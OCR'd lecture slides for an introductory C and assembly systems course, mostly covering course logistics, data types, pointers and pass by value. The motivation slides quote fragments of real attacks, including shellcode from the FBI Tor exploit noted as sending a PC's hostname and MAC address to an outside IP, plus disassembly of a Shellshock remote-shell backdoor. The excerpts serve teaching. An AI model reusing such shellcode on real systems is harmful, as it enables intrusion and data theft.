Computer Systems Programming

Slides by Wu Chang Feng

About the course

This course gives you an overview of how computer systems are organized

This course provides skills and knowledge of C and assembly-level programming

Course information


Web site

- http://moodle.svcs.cs.pdx.edu/cs201
- Course objectives
- Updated course schedule
- Information about instructor, TA, office hours, textbooks
- Information about homeworks and submission instructions
- All announcements, hints, e-mail, (most) homework submissions, class discussion occur here
- Pay special attention to the Forum, your most powerful resource

Textbooks


Required

- Randal E. Bryant and David R. O'Hallaron,
  - "Computer Systems: A Programmer's Perspective", Prentice Hall 2015, 3rd edition.
  - csapp.cs.cmu.edu
  - All slide materials in this class are based on material provided by Bryant and O'Hallaron



Recommended

- Brian Kernighan and Dennis Ritchie,
  - "The C Programming Language, Second Edition", Prentice Hall, 1988
  - Some parts of the course rely on the C99 standard



Exams

2 exams (midterm and final)

- Closed book
- Cosed notes
- No electronics of any kind
- Taken from problems in the textbook and in class (See lecture slides and web site for list of problems)

Accounts

Activation and access

- **Instructions on course web page**
  - **Activate your account in person at CAT front desk**
  - **linuxlab.cs.pdx.edu**
    - » Linux systems in FAB 88-09, 88-10
    - » Where homework assignments will be run
- **Login remotely or in person (Basement of EB)**
  - **ssh user@linuxlab.cs.pdx.edu or user@linux.cs.pdx.edu**
  - **Putty**
    - » http://www.chiark.greenend.org.uk/~sgtatham/putty
  - **Cygwin ssh**
    - » http://www.cygwin.com

Linux environment

All programs must run on the CS Linux Lab machines

- ssh user@linuxlab.cs.pdx.edu
- Those new to Linux may find this CTF helpful
  http://overthewire.org/wargames/bandit/

Linux commands to learn

- Filesystem
  - `ls, cd, mkdir, rm`
- An editor (pick one)
  - `vim, emacs, nano, gedit, eclipse`
- Homework tools
  - `gcc` (GNU compiler)
  - `gdb` (GNU debugger)
  - `make` (Simple code building tool)
  - `zip` (Archiver, compressor)

Assignments

Reading assignments posted with each lecture

Programming assignments

- See web site for grading breakdown

Homework assigments due at start of class on due date

- Follow submission instructions on home page carefully, especially for programming assignments.
- Late policy: late assignments will most likely not be accepted

Assignment 1

The assignment is on course web site

- Makefile required
- TA/grader will run and read your program
  - Poorly written code, improperly formatted code, and an absence of comments will prevent you from getting full credit

Academic integrity

Policy

- Automatic failing grade assignment given
- Failing an assignment is grounds for failing course
- Departmental guidelines available in CS office

What is not cheating?

- Discussing the design for a program is OK.
- Helping each other orally (not in writing) is OK.
- Using anything out of the textbook or my slides is OK.
- Copying code "snippets", templates for library calls, or declarations from a reference book or header files are OK

What is cheating?

- Copying code verbatim without attribution
  - Source-code plagiarism tools
- Copying someone's answer or letting someone copy your answer

Help

CS Tutors
Instructor and TA office hours
Discussion forum

Attendance and participation

Mandatory and enforced

- There will be in-class assignments
- Submit answers each lecture that problems are given
- Allowed 3 absences (for any reason) before deduction
- Notify the TA of any absences in advance

C and assembly (motivation)

Why C?

Used prevalently

- Operating systems (e.g. Windows, Linux, FreeBSD/OS X)
- Web servers (apache)
- Web browsers (firefox, chrome)
- Mail servers (sendmail, postfix, uw-imap)
- DNS servers (bind)
- Video games (any FPS)
- Graphics card programming (OpenCL GPGPU programming)

Why?

- Performance
- Portability
- Wealth of programmers

Why C?

Compared to assembly programming

- Abstracts out hardware (i.e. registers, memory addresses) to make code portable and easier to write
- Provides variables, functions, arrays, complex arithmetic and boolean expressions

Compared to other high-level languages

- Maps almost directly into hardware instructions making code potentially more efficient
  - Provides minimal set of abstractions compared to other HLLs
  - HLLs make programming simpler at the expense of efficiency

Why C?

Used prevalently

2/2014

Apple's 'Gotofail' SSL bug also affects Mail, Messages, FaceTime and other Mac apps

Posted by Gautam Prabhu on Feb 24, 2014 | 2 Comments

Over the weekend, Apple **acknowledged** that the serious SSL bug fixed in **iOS 6.1.6** and **iOS 7.0,6**, also exists in OS X, and has promised to release a software fix as soon as possible.

However, the situation seems to be a lot worse as private security researcher, Ashkan Soltani has found that the bug also affects other Mac applications such as Mail, FaceTime, Messages, Calendar etc., and not just Apple's Safari browser.

```
. . .
hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
hashOut.length = SSL_SHA1_DIGEST_LEN;
if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;  /* MISTAKE! THIS LINE SHOULD NOT BE HERE */
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;

err = sslRawVerify(...);
. . .
```

Why C?

Heartbleed (4/2014)

Why Heartbleed is the most dangerous security flaw on the web

By Russell Brandom on April 8, 2014 01:53 pm

Monday afternoon, the IT world got a very nasty wakeup call, an emergency security advisory from the OpenSSL project warning about an open bug called "Heartbleed." The bug could be used to pull a chunk of working memory from any server running their current software. There was an emergency patch, but until it was installed,


In the code that handles TLS heartbeat requests, the payload size is read from the packet controlled by the attacker:


```
n2s(p, payload);
pl = p;
```


Here, p is a pointer to the request packet, and payload is the expected length of the payload (read as a 16-bit short integer: this is the origin of the 64K limit per request). pl is the pointer to the actual payload in the request packet. Then the response packet is constructed:


```
/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```


The payload length is stored into the destination packet, and then the payload is copied from the source packet pl to the destination packet bp. The bug is that the payload length is never actually checked against the size of the request packet. Therefore, the memcpy() can read arbitrary data beyond the storage location of the request by sending an arbitrary payload length (up to 64K) and an undersized payload.











Why assembly?

Learn how programs map onto underlying hardware

- Allows programmers to write efficient code
- Allows one to identify security problems caused by CPU architecture

Perform platform-specific tasks

- Access and manipulate hardware-specific registers
- Utilize latest CPU instructions
- Interface with hardware devices

Reverse-engineer unknown binary code

- Identify what viruses, spyware, rootkits, and other malware are doing
- Understand how cheating in on-line games work

Why assembly?

FBI Tor Exploit (8/2013)

Firefox Zero-Day Exploit used by FBI to shutdown Child porn on Tor Network hosting; Tor Mail Compromised

Sunday, August 04, 2013 Mohit Kumar


```
141 //This function appears to have the payload shellcode
142 function f(var15,view,var16)
143 {
144         var magneto = "";
145                                 var magneto =
("\ufc60\u8ae8"+"\u0000\u6000"+"\ue589\ud231"+"\u8b64\u3052"+"\u528b\u8b0c"+"\u1452\u728b
146 //Shellcode
147 //For assembly version of Shellcode, see http://pastebin.com/AwnzEpmX
148
149 //According to analysis at http://tsyrklevich.net/tbb_payload.txt
150 //shellcode connects to 65.222.202.54 over HTTP and sends local PC hostname, MAC address
151
152 //Hex dump of shellcode from http://pastebin.mozilla.org/2777139
153 /**************************************************************************
154  * This a hexdump of the shellcode block as "var magneto" in f() above.
155  */
156 //  0000  60 fc e8 8a 00 00 00 60  89 e5 31 d2 64 8b 52 30  |`......`..1.d.R0|
157 //  0010  8b 52 0c 8b 52 14 8b 72  28 0f b7 4a 26 31 ff 31  |.R..R..r(..J&1.1|
158 //  0020  c0 ac 3c 61 7c 02 2c 20  c1 cf 0d 01 c7 e2 f0 52  |..<a|., .......R|
```

Why assembly?

From Bullets to Megabytes

By RICHARD A. FALKENRATH
Published: January 26, 2011

STUXNET, the computer worm that last year disrupted many of the gas centrifuges central to Iran's nuclear program, is a powerful weapon in the new age of global information warfare. A sophisticated half-megabyte of computer code apparently accomplished what a half-decade of United Nations Security Council resolutions could not.

The lesser-known initial attack was designed to secretly "draw the equivalent of an electrical blueprint of the Natanz plant" to understand how the computers control the centrifuges used to enrich uranium, Peter Sanger of The New York Times reported last June.

Langer adds that the worm — which was delivered into Natanz through a worker's thumb drive — also subtly increased the pressure on spinning centrifuges while showing the control room that everything appeared normal by replaying recordings of the plant's protection system values during the attack.

GitHub, Inc. [US] https://github.com/micrictor/stuxnet/blob/master/Assem

```
test    eax, eax
jz      exitFunc

/* This seems like it's likely its own (inlined?) function.
*       - massive amount of preservation
*               - makes a call to reassign edx to what it already is
* EAX is triple preserved. Why?
*/
push    eax
push    ecx
push    eax
push    esp
push    80h // 128
push    18h // 24
push    eax
call    __ASM_REF_5
```

Why assembly?

Shellshock

Friday, September 26, 2014

MMD-0027-2014 - Linux ELF bash 0day (shellshock): The fun has only just begun...

Background: CVE-2014-6271 + CVE-2014-7169

During the mayhem of bash 0day remote execution vulnerability CVE-2014-6271 and CVE-2014-7169, not for bragging but as a FYI, I happened to be the first who reversed for the first ELF malware spotted used in the wild. The rough disassembly analysis and summary I wrote and posted in Virus Total & Kernel Mode here --> [-1-] [-2-] < thanks to Yinettesys (credit) (the credit is all for her for links to find this malware, for the swift sensoring & alert, and thanks for analysis request, we won't aware of these that fast w/o her).

Do the pure reversing..

This ELF "malware" is working differently, it connects to remote host with attempt to bind connection on the certain port while spawning the shell "/bin//sh" upon connected, yes, a remote shell backdoor. Coded with ASM & shellcode to Linux kernel's system call addresses.
For your conveniences, I wrote my decoding scratch & disassembly of all malware bits below in comments, for all of us to see how it works:

```
 1  0x08048054    31db        xor ebx, ebx
 2  0x08048056    f7e3        mul ebx
 3  0x08048058    53          push ebx
 4  0x08048059    43          inc ebx  // = "SYS_SOCKET" = "socket" ()
 5  0x0804805a    53          push ebx  // Build arg array for INET { pr
 6  0x0804805b    6a02        push 0x2  // 0x0002 = "PF_INET"
 7  0x0804805d    89e1        mov ecx, esp //  ecx = pointer to arg arra
 8  0x0804805f    b066        mov al, 0x66  // socketcall (syscall # 102
 9  0x08048061    cd80        int 0x80  // call interrupt / exec
10  0x08048063    93          xchg ebx, eax
```

C

The C Programming Language

One of many programming languages

C is an imperative, procedural programming language

Imperative

- Computation consisting of statements that change program state
- Language makes explicit references to state (i.e. variables)

Procedural

- Computation broken into modular components ("procedures" or "functions") that can be called from any point

Contrast to declarative programming languages

- Describes what something is like, rather than how to create it
- Implementation left to other components
- Examples?

The C Programming Language

- Simpler than C++, C#, Java
  - No support for
    - Objects
    - Managed memory (e.g. garbage collection)
    - Array bounds checking
    - Non-scalar operations*
  - Simple support for
    - Typing
    - Structures
  - Basic utility functions supplied by libraries
    - libc, libpthread, libm
  - Low-level, direct access to machine memory (pointers)
  - Easier to write bugs, harder to write programs, typically faster
    - Looks better on a resume
- C based on updates to ANSI-C standard
  - Current version: C99

The C Programming Language

Compilation down to machine code as in C++

- Compiled, assembled, linked via gcc

Compared to interpreted languages…

- Perl/Python
  - Commands executed by run-time interpreter
  - Interpreter runs natively
- Java
  - Compilation to virtual machine “byte code”
  - Byte code interpreted by virtual machine software
  - Virtual machine runs natively

C variables

- Named using letters, numbers, some special characters
  - By convention, not all capitals
- Must be declared before use
  - Contrast to typical dynamically typed scripting languages (Perl, Python, PHP, JavaScript)
  - C is statically typed (for the most part)
- Variable declaration format
  - <type> <variable_name> , optional initialization using assignment operator (=)
- C statements end with ';'
- Examples

```
int foo = 34;
float ff = 34.99;
```

Integer data types and sizes

char – single byte integer
- 8-bit character, hence the name
- Strings implemented as arrays of char and referenced via a pointer to the first char of the array

short – short integer
- 16-bit (2 bytes) not used much

int – integer
- 32-bit (4 bytes) used in IA32

long – long integer
- 64-bit (8 bytes) in x64 (x86-64)

Floating point types and sizes

float – single precision floating point

- 32-bit (4 bytes)

double – double precision floating point

- 64 bit (8 bytes)

Data Type Ranges for x86-64

Type	Size	Range
char	1	-128 to 127
short	2	-32,768 to 32,767
int	4	-2,147,483,648 to 2,147,483,647
long	8	-2^{63} to $2^{63}-1$ (-9,223,372,036,854,775,808 to …)
float	4	3.4E+/-38
double	8	1.7E+/-308

Constants

Integer literals

- Decimal constants directly expressed (`1234, 512`)
- Hexadecimal constants preceded by '`0x`' (`0xFE , 0xab78`)

Character constants

- Single quotes to denote (`'a'`)
- Corresponds to ASCII numeric value of character `'a'`

String Literals

- Double quotes to denote ("`I am a string`")
- `""` is the empty string

Arrays

`char foo[80];`

- An array of 80 characters (stored contiguously in memory)
- `sizeof(foo)`
- = 80 × `sizeof(char)`
  - = 80 × 1 = 80 bytes

`int bar[40];`

- An array of 40 integers (stored contiguously in memory)
- `sizeof(bar)`
- = 40 × `sizeof(int)`
  - = 40 × 4 = 160 bytes

Structures

Aggregate data

```
struct person
{
  char*      name;
  int        age;
}; /* <== DO NOT FORGET the semicolon */


struct person bovik;
bovik.name = "Harry Bovik";
bovik.age = 25;
```

Simple C program

```
#include <stdio.h>
int main(int argc, char* argv[])
{
  /* print a greeting */
  printf("Hello world!\n");
  return 0;
}
```

```
$ gcc -o hello hello.c
$ ./hello
Hello world!
$
```

Breaking down the code

`#include <stdio.h>`

- Include the contents of the file stdio.h
  - Case sensitive – lower case only
  - No semicolon at the end of line
-

`int main(…)`

The OS calls this function when the program starts running.

-

`printf(format_string, arg1, …)`

- Call function from libc library
- Prints out a string, specified by the format string and the arguments.

Passing arguments

main has two arguments from the command line

```
int main(int argc, char* argv[])
```

argc

- Number of arguments (including program name)

argv

- Pointer to an array of string pointers

`argv[0]`: = program name
`argv[1]`: = first argument
`argv[argc-1]`: last argument

- **Example: find . –print**
  - `argc = 3`
  - `argv[0] = "find"`
  - `argv[1] = "."`
  - `argv[2] = "-print"`

C operators

Relational operators (return 0 or 1)

- `<, >, <=, >=, ==, !=, &&, ||, !`

Bit-wise boolean operators

- `&, |, ~ , ^`

Arithmetic operators

- `+, - , *, /, %` (modulus)

```
int foo = 30;
int bar = 20;
foo = foo + bar;
```

- Equivalent shortened form

```
foo += bar;
```

Increment and Decrement

- Comes in prefix and postfix flavors
  - `i++, ++i`
  - `i--, --i`
- Makes a difference in evaluating complex statements
  - A major source of bugs
  - Prefix: increment happens before evaluation
  - Postfix: increment happens after evaluation
- When the actual increment/decrement occurs is important to know about
  - Is "`i++*2`" the same as "`++i*2`" ?

Function calls (static)

Calls to functions typically static (resolved at compile-time)

```
void print_ints(int a, int b)   {
  printf("%d %d\n",a,b);
}

int main(int argc, char* argv[]) {
    int i=3;
    int j=4;
    print_ints(i,j);
}
```

C control flow

Expression delineated by ( )

```
if (x == 4)
   y = 3;       /* sets y to 3 if x is 4 */
```

Code blocks delineated by curly braces { }

- For blocks consisting of more than one C statement

Examples:

```
if ( ) { } else { }
while ( ) { }
do { } while ( );
for(i=1; i <= 100; i++) { }
switch ( ) {case 1: … }
```

Other control-flow statements

Keywords and their semantics

- `continue;` control passed to next iteration of do/for/while
- `break;` pass control out of code block
- `return;` exits function immediately and returns value specified

Example: Command Line Arguments

```
#include <stdio.h>

int main(int argc, char* argv[])
{
  int i;
  printf("%d arguments\n", argc);
  for(i = 0; i < argc; i++)
    printf("  %d: %s\n", i, argv[i]);
  return 0;
}
```

Example: Command Line Arguments

```
$ ./cmdline The Class That Gives CS Its Zip
8 arguments
  0: ./cmdline
  1: The
  2: Class
  3: That
  4: Gives
  5: CS
  6: Its
  7: Zip
$
```

C quirks

Pointers

Unique to C

- Variable that holds an address in memory.
- Address contains another variable.
- All pointers are 8 bytes (64-bits) for x86-64

Every pointer has a type

- Type of data at the address (`char, int, long, float, double`)

Pointer operators

Declared via the '*' operator in C variable declarations

Assigned via the '&' operator

- Valid on all "lvalues"
- Anything that can appear on the left-hand side of an assignment

Dereferenced via the '*' operator in C statements

- Result is a value having type associated with pointer

Pointer Assignment / Dereference

Dereferencing pointers

- Returns the data that is stored in the memory location specified by the pointer
- Type determines what is returned when “dereferenced”
- Example

```
int x = 1, y = 2;
int* ip = &x;
y = *ip;  // y is now 1
*ip = 0;  // x is now 0
```

Dereferencing uninitialized pointers:


- What happens?

```
int* ip;
*ip = 3;
```


Segmentation fault

Using Pointers

```
float f;          /* data variable */
float *f_addr;    /* pointer variable */
```





```
f_addr = &f;      /* & = address operator */
```




Using Pointers

```
*f_addr = 3.2;/* indirection operator */
```





```
float g = *f_addr;/* indirection: g is now 3.2 */
```



Using Pointers

```
f = 1.3;    /* but g is still 3.2 */
```



Pointers and arrays in C

Assume array `z[10]`

- `z[i]` returns ith element of array `z`
- `&z[i]` returns the address of the ith element of array `z`
- `z` alone returns address the array begins at or the address of the 0th element of array `z (&z[0])`

```
int* ip;
int z[10];
ip = z;    /* equivalent to ip = &z[0]; */
```

Pointers and arrays

Pointer arithmetic done based on type of pointer

```
char* cp1;
int* ip1;
cp1++;  // Increments address by 1
ip1++;  // Increments address by 4
```

Often used when sequencing arrays

```
int* ip;
int z[10];
ip = z;
ip += 3;
*ip = 100
```

How much larger is `ip` than z?

12

Which element of z is set to 100?

`z[3] == 100`

Function call parameters

Function arguments are passed "by value".

What is "pass by value"?

- **The called function is given a copy of the arguments.**

What does this imply?

- **The called function can't alter a variable in the caller function, but its private copy.**

NOTE: The "value" of some things is their address.

Arrays, strings and functions (advanced topic), but not structures.

Example 1: swap_1

```
void swap_1(int a, int b)
{
   int temp;
   temp = a;
   a = b;
   b = temp;
}
```

Q: Let x=3, y=4, after swap_1(x,y); x =? y=?

~~A1: x=4; y=3;~~

A2: x=3; y=4;

Example 2: swap_2

```
void swap_2(int *a, int *b)
{
   int temp;
   temp = *a;
   *a = *b;
   *b = temp;
}
```

Q: Let x=3, y=4, after swap_2(&x,&y); x =? y=?

~~A1: x=3; y=4;~~

A2: x=4; y=3;

Call by value vs. reference in C

Call by reference implemented via pointer passing

```
void swap(int* px, int* py) {
  int tmp;
  tmp = *px;
  *px = *py;
  *py = tmp;
}
```

- Swaps the values of the variables x and y if px is &x and py is &y
- Uses integer pointers instead of integers

Otherwise, call by value...

```
void swap(int x, int y) {
      int tmp;
      tmp = x;
      x = y;
      y = tmp;
}
```

Assignments and expressions

In C, assignment is an expression

- "x = 4" has the value 4

```
if (x == 4)
y = 3;    /* sets y to 3 if x is 4 */

if (x = 4)
y = 3;    /* always sets y to 3 */

